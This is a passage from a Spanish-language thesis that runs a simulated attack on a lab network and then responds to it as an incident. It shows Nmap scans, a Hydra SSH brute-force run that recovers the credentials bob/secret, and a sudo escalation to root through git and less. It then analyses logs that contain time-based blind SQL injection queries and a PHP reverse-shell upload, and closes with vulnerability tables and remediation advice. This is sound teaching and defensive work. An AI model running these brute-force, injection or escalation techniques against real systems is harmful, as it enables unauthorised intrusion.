El primer paso es comprobar los puertos de red que la máquina tiene abiertos, para posteriormente realizar un escaneo más profundo de los puertos hallados, empleando Nmap:

Listado 5.27: Comando Nmap para detección de puertos.

```
# sudo nmap -sS -p- 10.0.2.8 -oN NmapOutput3.txt
```

Listado 5.28: Contenido de NmapOutput3.txt.

```
Nmap scan report for 10.0.2.8
Host is up (0.00023s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE
22/tcp open ssh
MAC Address: 08:00:27:D8:9F:D6 (Oracle VirtualBox virtual NIC)
```

Una vez hallado que solo tiene un puerto con un servicio SSH corriendo (listado 5.28), se procede a escanearlo en profundidad, además de tratar de obtener información relativa al sistema operativo de la máquina:

Listado 5.29: Comando Nmap para análisis exhaustivo.

```
# sudo nmap -sS -A -p 22 10.0.2.8 -oN NmapOutput4.txt
```

Listado 5.30: Contenido de NmapOutput4.txt.

```
Nmap scan report for 10.0.2.8
Host is up (0.00044s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 7a:9b:b9:32:6f:95:77:10:c0:a0:80:35:34:b1:c0:00 (RSA)
| 256 24:0c:7a:82:78:18:2d:66:46:3b:1a:36:22:06:e1:a1 (ECDSA)
|_ 256 b9:15:59:78:85:78:9e:a5:e6:16:f6:cf:96:2d:1d:36 (ED25519)
MAC Address: 08:00:27:D8:9F:D6 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at
    least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux
    2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux
    3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%),
    Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator
    4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.44 ms 10.0.2.8

OS and Service detection performed. Please report any incorrect results
    at https://nmap.org/submit/ .
```

Como resultado, expuesto en el listado 5.30, se obtiene que el sistema operativo muy probablemente es un Linux, de la distribución Ubuntu. Además se ha hallado la versión del servicio SSH. Haciendo rápidamente una búsqueda se encuentra que no existe ninguna vulnerabilidad conocida de la versión ejecutada por la máquina. Por lo tanto, la única opción viable que queda es tratar de obtener un terminal mediante el uso de unas credenciales legítimas.

Empleando el *software* Hydra, el cual es necesario instalar antes haciendo uso de los privilegios de administrador, se realizará una serie de intentos de conexión SSH con la intención de obtener las credenciales, empleando para ello una lista de palabras tanto para usuarios típicos como para contraseñas débiles. A estas listas se añadirá la información obtenida en el anterior ataque realizado a la base de datos, por si existiese la posibilidad de emplear la técnica de *credential stuffing*:

Listado 5.31: Ejecución de la herramienta Hydra (-t: número de tareas; -L: lista de usuarios; -e: probar contraseña nula; -P: lista de contraseñas.).

```
# hydra -t 4 -L users.txt -e n -P pass.txt 10.0.2.8 ssh
```

Listado 5.32: Resultado de la ejecución de Hydra.

```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
     secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
    2022-03-18 16:39:12
[DATA] max 4 tasks per 1 server, overall 4 tasks, 420 login tries (l:20/
    p:21), ~105 tries per task
[DATA] attacking ssh://10.0.2.8:22/
[STATUS] 55.00 tries/min, 55 tries in 00:01h, 365 to do in 00:07h, 4
    active
[STATUS] 48.00 tries/min, 144 tries in 00:03h, 276 to do in 00:06h, 4
    active
[STATUS] 44.00 tries/min, 308 tries in 00:07h, 112 to do in 00:03h, 4
    active
[22][ssh] host: 10.0.2.8 login: bob password: secret
[STATUS] 43.75 tries/min, 350 tries in 00:08h, 70 to do in 00:02h, 4
    active
[STATUS] 42.67 tries/min, 384 tries in 00:09h, 36 to do in 00:01h, 4
    active
[STATUS] 42.00 tries/min, 420 tries in 00:10h, 1 to do in 00:01h, 3
    active
1 of 1 target successfully completed, 1 valid password found
```

Como detalla el listado 5.32, se han conseguido unas credenciales válidas que coinciden con unas de las obtenidas anteriormente: bob/secret. De este modo se tiene acceso a una *shell* SSH completamente funcional en el equipo con dirección IP `10.0.2.8/24`, permitiendo así la realización de un movimiento lateral dentro de la red corporativa de Entity.

## 5.5 Escalada de privilegios dentro del equipo de la red privada

Una vez dentro del equipo, se procede a realizar una serie de comprobaciones para determinar el alcance de privilegios que tiene el usuario con el que se ha accedido, además de averiguar el nivel de fortaleza de las restricciones de seguridad. Para ello se puede emplear la *checklist* de HackTricks, aunque otra posibilidad es utilizar un *script* dedicado a automatizar este proceso, como LinPEAS. Tras este procedimiento, se comprueba que el usuario no puede evolucionar a *root* empleando el comando `sudo su`, sin embargo, este sí que puede ejecutar ciertos programas como superusuario, visibles empleando el siguiente comando:

Listado 5.33: Listado de comandos permitidos en modo `sudo`.

```
$ sudo -l
```

Listado 5.34: Resultado del listado.

```
Matching Defaults entries for bob on linsecurity:
   env_reset, mail_badpass,
   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
       sbin\:/bin\:/snap/bin

User bob may run the following commands on linsecurity:
   (ALL) /bin/ash, /usr/bin/awk, /bin/bash, /bin/sh, /bin/csh, /usr/bin/
       curl,
      /bin/dash, /bin/ed, /usr/bin/env, /usr/bin/expect, /usr/bin/find,
      /usr/bin/ftp, /usr/bin/less, /usr/bin/man, /bin/more, /usr/bin/scp
          ,
      /usr/bin/socat, /usr/bin/ssh, /usr/bin/vi, /usr/bin/zsh, /usr/bin/
          pico,
      /usr/bin/rvim, /usr/bin/perl, /usr/bin/tclsh, /usr/bin/git,
      /usr/bin/script, /usr/bin/scp
```

Analizando detenidamente la salida del comando anterior (listado 5.34), se detectan diversas formas de obtener una *root shell* (esto es debido a que se ha empleado como base la máquina Lin.security, preconfigurada con múltiples vulnerabilidades para practicar técnicas de escalada de privilegios), como por ejemplo ejecutando directamente `sudo /bin/sh`, lo que proporcionaría un terminal de superusuario. Sin embargo el método elegido es utilizar el comando `git`, basándose en el uso del proyecto GTFOBins, el cual reúne una gran cantidad de técnicas de escalada de privilegios aprovechando la falta de restricción del comando `sudo`. En primer lugar, se mostrará la página de ayuda de `git` como *root*, lo cual invocará al visualizador de texto por defecto, que normalmente es `less`:

Listado 5.35: Ejecución con *root* del comando `git`.

```
$ sudo git help config
```

El comando `less` cuenta con la particularidad de permitir ejecutar comandos desde dentro del entorno, y contando con que este se está ejecutando como *root* gracias a que el usuario puede lanzar de este modo `git`, cualquier comando introducido desde el entorno de `less` será ejecutado como superusuario. Se procede a ejecutar una *shell* de Bash mediante el siguiente comando:

Listado 5.36: Ejecución de `bash` dentro del entorno de `less`.

```
!/bin/bash
```

De este modo, como se ve en el listado 5.37, se ha obtenido una *root shell* en el terminal de la red privada de Entity, logrando así control total sobre una máquina en una posición que hace peligrar la red de la corporación por completo. Una vez en esta situación, el atacante podría examinar el equipo a fondo en busca de información sensible, e incluso tratar de continuar con los desplazamientos laterales en la red con el fin de comprometer otros terminales, poniendo en riesgo tanto la infraestructura como la información manejada por la organización.

Listado 5.37: Ejecución del comando `whoami`.

```
# whoami
root
```

# Capítulo 6

# Respuesta ante el ciberincidente

*I'm Winston Wolfe. I solve problems.*

— **The Wolf, Pulp Fiction**

Este capítulo se corresponde con los primeros pasos realizados tras el descubrimiento del ciberincidente. La situación teórica de partida se sitúa justo después de que el SIEM de la corporación haya detectado los primeros indicios del suceso, y el objetivo del equipo de respuesta ante incidentes es determinar la peligrosidad y el nivel de impacto que este ha tenido, examinando una copia realizada de los equipos que se han catalogado como afectados, los cuales son:

- **Máquina "WebServer":** Servidor *web* de Entity.
- **Máquina "DataBase":** Base de datos de *login* de cuentas de usuario de la *web* de Entity.
- **Máquina "CompanyComputer":** Ordenador miembro de la red privada de Entity.

## 6.1 WebServer

Se trata de un servidor que mantiene la página *web* de la empresa. Esta tiene una parte pública y una parte privada, solo para usuarios empleados de Entity, por lo que podría tratarse del punto de entrada usado por el ciberdelincuente para penetrar en la red interna de la organización. A continuación se procederá a examinar con detenimiento los rastros del ataque que hayan podido quedar en los directorios y en los archivos de *log* de la máquina, comenzando por los registros del servidor Nginx instalado en el equipo.

Listado 6.1: Extracto del archivo `acces.log` del servidor Nginx (ataque BSQLI).

```
192.168.1.233 - - [20/Mar/2022:19:54:09 +0000] "GET /login.php HTTP/1.1"
    200 551 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
    Firefox/91.0"
192.168.1.233 - - [20/Mar/2022:19:55:13 +0000] "POST /login.php HTTP
   /1.1" 200 569 "-" "python-requests/2.25.1"
192.168.1.233 - - [20/Mar/2022:19:55:13 +0000] "POST /login.php HTTP
   /1.1" 200 569 "-" "python-requests/2.25.1"
192.168.1.233 - - [20/Mar/2022:19:55:15 +0000] "POST /login.php HTTP
   /1.1" 499 0 "-" "python-requests/2.25.1"
```

El archivo `access.log`, visto en el listado 6.1, contiene información relativa a las peticiones HTTP realizadas al servidor *web*, registrando la dirección IP de la máquina solicitante, la fecha, la hora y demás información relativa al paquete recibido. Se ha descubierto que en los últimos días se han recibido múltiples peticiones de una máquina con dirección IP `192.168.1.233`, realizadas masivamente a la página de *login* del servicio, mediante la librería `requests` de Python. Esto se podría corresponder con un ataque de prueba y error para tratar de obtener información para el inicio de sesión, por lo que sería conveniente analizar los registros de la máquina "DataBase". Examinando el archivo de registro de errores, `error.log` (listado 6.2), se han encontrado indicios que encajan con un ataque de *fuzzing* para mapear los recursos *web* ofrecidos por el servidor.

Listado 6.2: Extracto del archivo `error.log` del servidor Nginx (ataque de *fuzzing*).

```
2022/03/20 18:33:48 [error] 730#730: *30869 directory index of "
    /var/www/html/js/" is forbidden, client: 192.168.1.233, server: _,
    request: "GET /js/. HTTP/1.1", host: "entity.com"
2022/03/20 18:34:45 [error] 730#730: *31264 directory index of "
    /var/www/html/js/" is forbidden, client: 192.168.1.233, server: _,
    request: "GET /js/. HTTP/1.1", host: "entity.com"
```

Finalmente se ha descubierto que el equipo con dirección IP `192.168.1.233`, la cual no se corresponde con ninguna de las direcciones conocidas de los usuarios con cuenta en entity.com, consiguió acceder empleando unas credenciales válidas, posiblemente extraídas explotando una vulnerabilidad *blind SQL injection* presente en el formulario de la página de *login*, que se confirmará cuando se examine la base de datos afectada. Posteriormente, el supuesto atacante subió un archivo con la extensión `.php5` empleando un formulario para cambiar el avatar de perfil de la cuenta, lo cual se ha comprobado en el archivo `access.log`, como muestra el listado 6.3. Este archivo sigue presente en el directorio uploads de la página *web* (listado 6.4). Examinándolo con detenimiento, se ha llegado a la conclusión de que se trata de un código PHP para la apertura de una *shell* reversa entre la máquina "WebServer" y la máquina del atacante.

Listado 6.3: Extracto del archivo `acces.log` del servidor Nginx (acceso a cuenta y subida de archivo malicioso).

```
192.168.1.233 - - [21/Mar/2022:16:04:48 +0000] "POST /login.php HTTP
    /1.1" 302 1325 "http://entity.com/login.php" "Mozilla/5.0 (X11; Linux
     x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.1.233 - - [21/Mar/2022:16:04:48 +0000] "GET /welcome.php HTTP
    /1.1" 200 233 "http://entity.com/login.php" "Mozilla/5.0 (X11; Linux
    x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.1.233 - - [21/Mar/2022:16:04:49 +0000] "GET /uploads/php.php5
    HTTP/1.1" 200 117 "http://entity.com/welcome.php" "Mozilla/5.0 (X11;
    Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.1.233 - - [21/Mar/2022:16:06:52 +0000] "GET /changeavatar.php
    HTTP/1.1" 200 154 "http://entity.com/welcome.php" "Mozilla/5.0 (X11;
    Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.1.233 - - [21/Mar/2022:16:07:05 +0000] "POST /upload.php HTTP
    /1.1" 200 78 "http://entity.com/changeavatar.php" "Mozilla/5.0 (X11;
    Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.1.233 - - [21/Mar/2022:16:07:08 +0000] "GET /changeavatar.php
    HTTP/1.1" 200 154 "http://entity.com/welcome.php" "Mozilla/5.0 (X11;
    Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
```

Listado 6.4: Archivo `php.php5` en el directorio `uploads`.

```
# ls php.php5
php.php5
```

Aunque no se ha podido comprobar que la conexión se realizó finalmente, se da por hecho, pues el servidor presenta las vulnerabilidades mencionadas, además de la posibilidad de acceder a los recursos de los demás directorios de la *web* que deberían estar restringidos. Como añadidura, cabe destacar que se han encontrado dos herramientas de *hacking* instaladas recientemente en el equipo, las cuales son Hydra y Nmap (listado 6.5). También resulta problemático el hecho de que Nginx se esté ejecutando como *root*, pues el atacante presuntamente obtuvo una consola con permisos de administrador gracias a ello, como muestra el listado 6.6.

Listado 6.5: Herramientas Hydra y Nmap instaladas en el equipo.

```
# whereis hydra & whereis nmap
[1] 3969
nmap: /usr/bin/nmap /usr/share/nmap /usr/share/man/man1/nmap.1.gz

hydra: /usr/bin/hydra /usr/share/hydra /usr/share/man/man1/hydra.1.gz
[1] + done whereis hydra
```

Listado 6.6: Extracto del resultado de ejecutar `ps -u root` (mostrar procesos ejecutándose en *root*).

```
720 ? 00:00:00 nginx
722 ? 00:00:00 nginx
742 ? 00:00:00 php-fpm7.4
743 ? 00:00:00 php-fpm7.4
```

## 6.2 DataBase

Este equipo constituye el servicio de base de datos para el acceso a las cuentas de usuario de la página *web* de Entity. Según lo obtenido en el análisis del equipo anterior, se presupone que la base de datos ha sufrido un ataque *SQL injection*, por lo que, para comprobarlo, se procede a examinar los archivos de *log* del servicio MySQL que esta máquina está ejecutando.

Listado 6.7: Extracto del archivo `query.log` de MySQL (ataque BSQLI).

```
2022-03-20T19:59:04.530134Z 3628 Quit
2022-03-20T19:59:04.549032Z 3629 Connect database@10.0.2.4 on entityDB
    using TCP/IP
2022-03-20T19:59:04.550151Z 3629 Query SELECT username FROM users
2022-03-20T19:59:04.551506Z 3629 Query SELECT id, username, passcode
    FROM users WHERE username = 'abcd' UNION SELECT IF((SELECT ASCII(MID(
    username, 7, 1)) FROM users WHERE id = "2" LIMIT 0, 1) = "82", SLEEP
    (1.6), SLEEP(0)), '1', '1'
2022-03-20T19:59:04.552760Z 3629 Quit
2022-03-20T19:59:04.565875Z 3630 Connect database@10.0.2.4 on entityDB
    using TCP/IP
2022-03-20T19:59:04.567145Z 3630 Query SELECT username FROM users
```

```
2022-03-20T19:59:04.568329Z 3630 Query SELECT id, username, passcode
    FROM users WHERE username = 'abcd' UNION SELECT IF((SELECT ASCII(MID(
    username, 7, 1)) FROM users WHERE id = "2" LIMIT 0, 1) = "83", SLEEP
    (1.6), SLEEP(0)), '1', '1'
```

Observando el archivo `query.log` (listado 6.7), se comprueba que ha tenido lugar un ataque *blind SQL injection*, basado en tiempo, a juzgar por la estructura de la consulta realizada. El atacante consiguió extraer toda la información de la base de datos, que almacena las credenciales de usuario de las cuentas de la página *web*. La contraseña se almacena cifrada, pero viendo que el atacante ha conseguido acceder a una de las cuentas, es de suponer que una o varias de ellas no eran lo suficientemente robustas. En este equipo no se ha encontrado ningún otro rastro de actividad del atacante, por lo que parece que este tan solo se ha limitado a extraer la información.

## 6.3 CompanyComputer

El último de los equipos catalogados como afectados es un ordenador del segmento de red más interno de Entity. La situación de esta máquina convierte su posible vulneración en un gran riesgo para la corporación. Únicamente tiene activo un servicio SSH para conectarse y administrar los servidores *web* y de bases de datos. Por esta razón, se comenzará examinando los archivos de *log* del servicio SSH en busca de evidencias de intentos de inicio de sesión anómalos.

Listado 6.8: Extracto del archivo `auth.log` del equipo "CompanyComputer".

```
Mar 21 17:37:59 linsecurity sshd[15043]: pam_unix(sshd:auth):
    authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=
    10.0.2.4
Mar 21 17:38:00 linsecurity sshd[14977]: Failed password for bob from
    10.0.2.4 port 35338 ssh2
Mar 21 17:38:00 linsecurity sshd[14977]: Accepted password for bob from
    10.0.2.4 port 35338 ssh2
Mar 21 17:38:00 linsecurity sshd[14977]: pam_unix(sshd:session): session
     opened for user bob by (uid=0)
.
.
.

Mar 21 17:44:03 linsecurity sshd[26640]: pam_unix(sshd:session): session
     opened for user bob by (uid=0)
Mar 21 17:44:03 linsecurity systemd-logind[711]: New session 61 of user
    bob.
```

El archivo `auth.log` del equipo, visible en el listado 6.8, demuestra que se recibieron múltiples intentos de inicio de sesión sospechosos desde la IP `10.0.2.4`, la cual se corresponde con la máquina "WebServer", que minutos después logró acceder a la cuenta de nombre de usuario "bob" y contraseña "secret". Se trata de unas credenciales que coinciden con las obtenidas por el ciberdelincuente en el ataque a la base de datos. Es probable que su paso siguiente fuese realizar una escalada de privilegios en la máquina, por lo que se continuará revisando los distintos archivos de registro del equipo.

Listado 6.9: Extracto del archivo sudo (*log*) del equipo "CompanyComputer".

```
Mar 21 18:09:25 : bob : TTY=pts/2 ; PWD=/home/bob ; USER=root ;
   COMMAND=/usr/bin/git help config
```

Dentro del archivo de *log* del comando `sudo` (listado 6.9), se ha detectado la ejecución del comando `git` con superusuario para mostrar su página de ayuda, pues este tiene permisos para realizar esta operación. La problemática reside en el comando `less`, el cual es el visualizador de texto que abre la página. Este permite ejecutar comandos desde su entorno, por lo que el atacante muy probablemente lo ha empleado para conseguir una sesión de *root*.

A partir de este punto es imposible rastrear los movimientos del atacante, pues no se ha encontrado ningún indicio en el resto de máquinas de la red que pruebe que el incidente haya ido más allá. Se seguirán analizando los distintos equipos que la componen en busca de más pruebas, pero por ahora parece haber acabado. El siguiente paso es analizar los resultados obtenidos y valorar las opciones que se tienen para corregir los fallos encontrados, y tratar de evitar futuras vulneraciones de seguridad.

# Capítulo 7

# Resultados

*Boat drinks.*

**— Jimmy 'The Saint', Things to do in Denver when you're dead.**

A continuación se expondrán los resultados obtenidos tras la realización del proyecto, detallando las características más importantes del procedimiento realizado, además de una valoración desde los dos puntos de vista planteados del proceso del ciberataque en sí. Este resultado presenta una valoración cercana a como la realizaría un técnico de *pentesting* tras someter un escenario concreto a una prueba de penetración. Por otro lado, se realizará una valoración próxima a la que se haría desde la mirada de un equipo de respuesta ante incidentes cibernéticos que debe responder a una emergencia detectada.

Cabe destacar que los resultados obtenidos están sujetos a una serie de circunstancias inherentes al escenario particular empleado para la realización del procedimiento. Entre estas circunstancias se encuentran: las características de los equipos que forman el escenario, sus servicios en ejecución y la propia configuración de estos o el estado de la red que simula Internet. Durante todo este proceso se ha pretendido exponer un escenario y una serie de técnicas perfectamente aplicables a situaciones reales, pero con el fin de acotar la longitud del trabajo, estas han sido condensadas en un escenario reducido.

## 7.1 Alcance

La duración del ciberataque ha sido de 2 días en total, desde que se inicia el proceso de reconocimiento inicial, hasta que se completa la escalada de privilegios en el último equipo del escenario. El análisis de las máquinas afectadas ha tenido una duración total de 1 día. En su conjunto, el ciclo de vida del ciberataque ha sido de aproximadamente 3 días, sin tener en cuenta los pasos posteriores que se deben tomar tras la respuesta al incidente (solventación de los fallos hallados, procesos legales, etc.).

La máquina atacante utilizada ha sido la misma que la empleada para la realización de la respuesta ante el incidente: Sistema operativo Kali Linux, procesador Intel®Core™de 1 GHz y 8 GiB de memoria RAM. El escenario utilizado se compone de 3 máquinas virtuales, generadas empleando el programa VirtualBox, con sistemas operativos basados en Linux, las cuales han sido definidas en el capítulo 4 de creación del escenario, donde se presentan detalladamente sus características más importantes relacionadas con la temática del trabajo.

## 7.2 Exposición de los resultados

Debido al planteamiento dual del proyecto, se ha decidido reflejar por separado los resultados obtenidos en el capítulo 5 y en el capítulo 6, que coinciden con la realización del ciberataque y la respuesta al mismo, respectivamente.

### 7.2.1 Resultados tras la realización del ciberataque

A grandes rasgos, se ha probado que el escenario empleado para la realización de la prueba de penetración, formado por un servidor *web*, una base de datos y un ordenador empresarial de la red interna, presenta diversas vulnerabilidades y fallos de configuración en cada una de las máquinas que lo componen. Esto ha permitido al autor del test obtener información de cuentas de usuario, penetrar en la red privada de la compañía, realizar movimientos laterales dentro de la misma y obtener permisos de administrador en más de un equipo. A continuación se presenta un informe de las vulnerabilidades y fallos de seguridad detectados en cada una de las máquinas.

#### Servidor *web*

La realización del primer ataque (sección 5.1 y sección 5.2) ha permitido obtener información (credenciales de usuario) de la base de datos, consultada por el *backend* para realizar la autenticación, a través de la explotación de una vulnerabilidad *time-based blind SQL injection*. Cabe mencionar que esto también es permitido gracias a los fallos de configuración de la propia base de datos, los cuales se verán más adelante. Por otro lado, la política de credenciales de usuario no es lo suficientemente restrictiva, pues se han conseguido encontrar diversas contraseñas mediante un ataque de diccionario sobre los *hashes* extraídos. Posteriormente, con el segundo ataque (sección 5.3) se ha conseguido subir un archivo de código y ejecutarlo de manera remota gracias a que el servicio presenta las vulnerabilidades *Unrestricted File Upload* y *Remote Code Execution*. Por último, el servidor *web* presenta un fallo de configuración, se está ejecutando como administrador, por lo que es posible obtener una *reverse shell* con usuario *root*. Estos resultados están reflejados en la tabla 7.1.

| **Resultados: WebServer** | | | |
|---|---|---|---|
| **Vulnerabilidad** | **Localización** | **CWE** | **Puntuación CVSS** |
| *Blind SQL Injection* | Página *web* login.php | CWE-89 | 7.5 (High) |
| *Weak Password Requirements* | Página *web* login.php | CWE-521 | — |
| *Unrestricted File Upload* | Página *web* upload.php | CWE-434 | 5.4 (Medium) |
| *Remote Code Execution* | Servidor *web* Nginx | CWE-98 | 6.3 (Medium) |
| *Execution with Unnecessary Privileges* | Servidor *web* Nginx | CWE-250 | 8.8 (High) |

Tabla 7.1: Resumen de los resultados obtenidos de la máquina “WebServer”.

### Base de datos

Este equipo se ha visto involucrado en la realización del primer ataque al servidor *web* (ataque Blind SQL Injection (BSQLI)), realizado en la sección 5.1 y en la sección 5.2. La principal causa de éxito de este ha sido la mala sanitización de la entrada del formulario *web* presente en la página de acceso. Sin embargo, no se habría podido extraer, o al menos se habría elevado notablemente la complejidad del proceso, de no se por la mala configuración de los permisos del usuario que gestiona la realización de las consultas del servidor *web*. La clasificación de las debilidades se encuentra en la tabla 7.2.

| **Resultados: DataBase** | | | |
|---|---|---|---|
| **Vulnerabilidad** | **Localización** | **CWE** | **Puntuación CVSS** |
| *Execution with Unnecessary Privileges* | Base de datos MySQL | CWE-250 | 5.6 (Medium) |

Tabla 7.2: Resumen de los resultados obtenidos de la máquina "DataBase".

### Ordenador empresarial de la red interna

Por último, este equipo ha sido víctima de la parte final del ciberataque, reflejada en la sección 5.4 y en la sección 5.5, cuyo éxito ha sido posible gracias a la presencia de diversas vulnerabilidades. Para empezar, presenta un servicio SSH al cual se accede con unas credenciales iguales a las contenidas en la base de datos para el acceso a la *web*, además de que no existe una restricción de intentos de *login*. Esto permite el éxito del empleo de la técnica *credential stuffing* y el consiguiente desplazamiento lateral dentro de la red. El equipo presenta además múltiples vulnerabilidades para escalada de privilegios, gracias a la mala configuración de las restricciones del comando `sudo`, lo cual permite la obtención de una consola de administrador del equipo. Los resultados se encuentran tabulados en la tabla 7.3.

| **Resultados: CompanyComputer** | | | |
|---|---|---|---|
| **Vulnerabilidad** | **Localización** | **CWE** | **Puntuación CVSS** |
| *Improper Restriction of Authentication Attempts* | Servicio SSH | CWE-307 | 4.3 (Medium) |
| *Weak Password Requirements* | Servicio SSH | CWE-521 | — |
| *Improper Privilege Management* | Usuario bob | CWE-269 | 7.8 (High) |

Tabla 7.3: Resumen de los resultados obtenidos de la máquina "CompanyComputer".

### 7.2.2 Resultados tras la respuesta ante el ciberincidente

Durante el proceso de análisis, se ha comprobado que el escenario ha sido realmente afectado por el ciberataque detectado. Gracias a este proceso, se han realizado una serie de averiguaciones que han permitido reconstruir de manera muy aproximada los hechos sucedidos durante el incidente. El escenario afectado está formado por tres equipos informáticos: las máquinas WebServer, DataBase y CompanyComputer, que se corresponden con un servidor *web*, una base de datos y un ordenador corporativo de la red interna, respectivamente. A continuación se presenta la reconstrucción elaborada a partir de los rastros obtenidos en los equipos afectados.

#### Reconstrucción del ciberincidente

En primer lugar, se ha detectado un número muy elevado de peticiones HTTP realizadas al dominio del servidor *web*, solicitando multitud de recursos típicos en este tipo de servicios, todas ellas desde la dirección IP `192.168.1.233`, como puede comprobarse en el listado 6.2 del capítulo 6, lo que se podría corresponder con un ataque de *fuzzing*. Desde esta dirección también, se han detectado numerosos intentos de inicio de sesión en la página *web* de acceso para usuarios, hasta que se ha conseguido una cuenta, reflejado en el listado 6.1 y el listado 6.3.

Cotejando esta información con los registros de la base de datos, presentes en el listado 6.7, se ha comprobado que esta actividad encaja con la explotación de una vulnerabilidad de inyección de código SQL. Tras la obtención de la cuenta de usuario, se ha detectado la subida de un código malicioso aprovechando un error en la comprobación de la extensión de los archivos de un formulario de la *web* (listado 6.4). Se ha comprobado que se trata de un *script* de PHP para obtener una *reverse shell*. Por todas estas evidencias, se ha llegado a la conclusión de que la dirección IP del atacante es la `192.168.1.233`, y que este ha conseguido obtener un terminal en el equipo WebServer.

Una vez dentro del servidor *web*, y habiendo obtenido una *shell* reversa con usuario *root*, debido a que este era el usuario que ejecutaba el servicio, como se detalla en el listado 6.6, el atacante ha continuado con la realización del ciberataque. En primer lugar, se ha comprobado que recientemente se han instalado en el equipo dos herramientas útiles para la realización del ciberataque: Hydra y Nmap (listado 6.5). Se ha deducido que el atacante ha sido el responsable, y su objetivo era obtener información sobre la red privada de la corporación para realizar un movimiento lateral a otro equipo.

Se han detectado múltiples intentos de inicio de sesión en el equipo CompanyComputer desde el servidor *web* mediante SSH, hasta que se ha conseguido obtener un terminal, todo esto visible en el listado 6.8. Se ha deducido que para ello se ha empleado el *software* Hydra, anteriormente instalado. Una vez dentro, lo más probable es que se haya intentado realizar una escalada de privilegios en el equipo, aunque no se han encontrado evidencias de ello, más allá del historial de comandos con privilegios utilizados, visible en el listado 6.9.

Tras exponer todos los sucesos ocurridos en el escenario durante el ciberataque, se ha realizado una reconstrucción esquematizada en forma de línea temporal que agrupa los acontecimientos más importantes extraídos de los registros analizados, reflejada en la figura 7.1. No existen evidencias de robo o destrucción de información en los equipos analizados, por lo que el objetivo principal se reduce a solventar los fallos de seguridad y vulnerabilidades encontradas en cada uno de ellos. En el siguiente apartado se exponen las vulnerabilidades concretas, su localización y una serie de recomendaciones para su solución.





Figura 7.1: Línea temporal del incidente.

### Vulnerabilidades halladas

En el servicio *web* del equipo WebServer se han encontrado las siguientes vulnerabilidades y fallos de configuración:

- El servidor Nginx devuelve una respuesta con información indicativa sobre la existencia de un recurso tras su petición aunque no se tenga permisos para ser visualizado. Esto posibilita la realización de un ataque de *fuzzing* para mapear los recursos del servicio además de la ejecución de otros archivos PHP a través de la URL.
  - Se recomienda modificar el archivo de configuración de Nginx (`nginx.conf`) para solventar este problema.
- El servidor *web* Nginx está siendo ejecutado por el usuario *root*. Esto permite la obtención de un terminal privilegiado una vez explotadas las demás vulnerabilidades.
  - Se recomienda modificar el archivo de configuración de Nginx (`nginx.conf`) y el archivo `php7.4-fpm.service` para solventar este problema.
- En el formulario de acceso de la página `login.php` no se realiza una correcta sanitización de la entrada. Esto provoca que se pueda realizar una inyección de código SQL a través de los campos del formulario.
  - Se recomienda modificar el código de `login.php` para realizar la comprobación de la entrada y filtrar los caracteres que posibilitan la inyección de código.
- En el formulario de subida de una imagen para el cambio de avatar de la cuenta no se realiza una correcta comprobación de las extensiones de archivo permitidas. Esta es la causa de que se pueda subir un archivo de código PHP con una extensión válida variante de la tradicional.
  - Se recomienda modificar el código de la página `upload.php` para realizar una comprobación con una lista blanca de extensiones (en lugar de una lista negra) que solo permita las extensiones de tipo imagen.

En el servicio MySQL del equipo DataBase se ha encontrado el siguiente fallo de configuración:

- El usuario que realiza las consultas desde el servidor *web* a la base de datos cuenta con permisos de lectura sobre las bases de datos por defecto del sistema MySQL, las cuales contienen información relativa al resto de bases de datos. Esto facilita la explotación de la vulnerabilidad de inyección de código SQL detectada en la máquina WebServer.
  - Se recomienda modificar la configuración de privilegios del usuario que emplea el servidor *web* (database) para restringir su capacidad de consultar sobre bases de datos que no necesita para el cumplimiento normal de su función.

En el equipo CompanyComputer se han encontrado las siguientes vulnerabilidades y fallos de configuración:

